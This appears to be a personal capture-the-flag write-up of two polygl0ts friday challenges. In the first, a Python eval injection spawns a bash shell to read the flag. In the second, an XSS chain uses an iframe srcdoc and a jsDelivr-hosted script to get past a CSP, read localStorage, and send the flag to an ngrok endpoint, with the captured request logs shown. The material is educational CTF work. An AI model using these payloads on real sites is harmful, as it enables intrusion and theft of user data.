polygl0ts friday meetings
Spent some time solving polygl0ts friday meetings challenges for fun, might as well do some rough notes/ writeups.
https://friday.polygl0ts.ch/challenges
21/2/2026
Math Game
You see the eval in the code which means that you can run arbiturary code
hacker@HackerbookAce:~/Stuff/polygl0ts/friday$ nc chall.polygl0ts.ch 12003
Welcome to our math game!
Since you're at EPFL, you're probably good at math, right?
Let's see how good you are!
Give me an equation that equals 52
exec("import os; os.system('bash')")
whoami
ubuntu
ls
chal
flag.txt
run
cat flag.txt
friday{whats_1_plus_1_anyway???}

cdn
TLDR
XSS using CDN and exfiltrate to custom endpoint
XSS Payload in search box
<iframe srcdoc="<script src=https://cdn.jsdelivr.net/gh/Hackin7/Programming-Crappy-Solutions@master/cdn_exploit_5.js></script>"></iframe>
JS CDN Payload
var flag = localStorage.getItem('flag');
var loc = JSON.stringify(window.location);
document.location = '/report?url=http://0.tcp.eu.ngrok.io:10105/?today='+Date.now()+'_flag=' + encodeURIComponent(flag) + '_loc_=' + loc;
// for polygl0ts friday meetings


const items = { ...localStorage };
console.log(flag);
console.log(items);
console.log(Date.now());
Steps for Exploitation
- Upload something to Github repo
- Call from report endpoint
Exploit Chain
- Report Endpoint
- Accesses
localhost:9007 - Stores flag in website
- Accesses desired endpoint
- Accesses
- Get Report to Call XSS Payload
- The call HAS to be to localhost:9007 to allow the payload to access localstorage based on that hostname
- Using the public url won't transfer the localstorage
- XSS Payload
- Can be injected by URL through the search parameter
- Get it to call a script from CDN
- Has to be CDN due to the Content Security policy - CDN allows it to be user controlled
- Can use this to host github files on CDN https://www.jsdelivr.com/github
- Remove spaces from path to prevent execution errors
- Cursor suggested using
iframeandsrcdoc
- CDN Script
- Use
document.locationto redirect to the/reportendpoint - Can redirect to
/to bypass CSP -> using self- public url wont work
- Use
/reportendpoint accesses custom endpoint- Ngrok + tcp for custom endpoint
::1 - - [21/Feb/2026 14:28:29] code 404, message File not found
::1 - - [21/Feb/2026 14:28:29] "GET /favicon.ico HTTP/1.1" 404 -
::1 - - [21/Feb/2026 14:29:20] "GET /?today=1771655359604_flag=flag{fake_flag}_loc_={%22ancestorOrigins%22:{%220%22:%22http://localhost:9007%22},%22href%22:%22about:srcdoc%22,%22origin%22:%22null%22,%22protocol%22:%22about:%22,%22host%22:%22%22,%22hostname%22:%22%22,%22port%22:%22%22,%22pathname%22:%22srcdoc%22,%22search%22:%22%22,%22hash%22:%22%22} HTTP/1.1" 200 -
::1 - - [21/Feb/2026 14:29:20] code 404, message File not found
::1 - - [21/Feb/2026 14:29:20] "GET /favicon.ico HTTP/1.1" 404 -
::1 - - [21/Feb/2026 14:29:35] "GET /?today=1771655375176_flag=friday{shit_im_way_too_late_16:35}_loc_={%22ancestorOrigins%22:{%220%22:%22http://localhost:9007%22},%22href%22:%22about:srcdoc%22,%22origin%22:%22null%22,%22protocol%22:%22about:%22,%22host%22:%22%22,%22hostname%22:%22%22,%22port%22:%22%22,%22pathname%22:%22srcdoc%22,%22search%22:%22%22,%22hash%22:%22%22} HTTP/1.1" 200 -
::1 - - [21/Feb/2026 14:29:36] code 404, message File not found
::1 - - [21/Feb/2026 14:29:36] "GET /favicon.ico HTTP/1.1" 404 -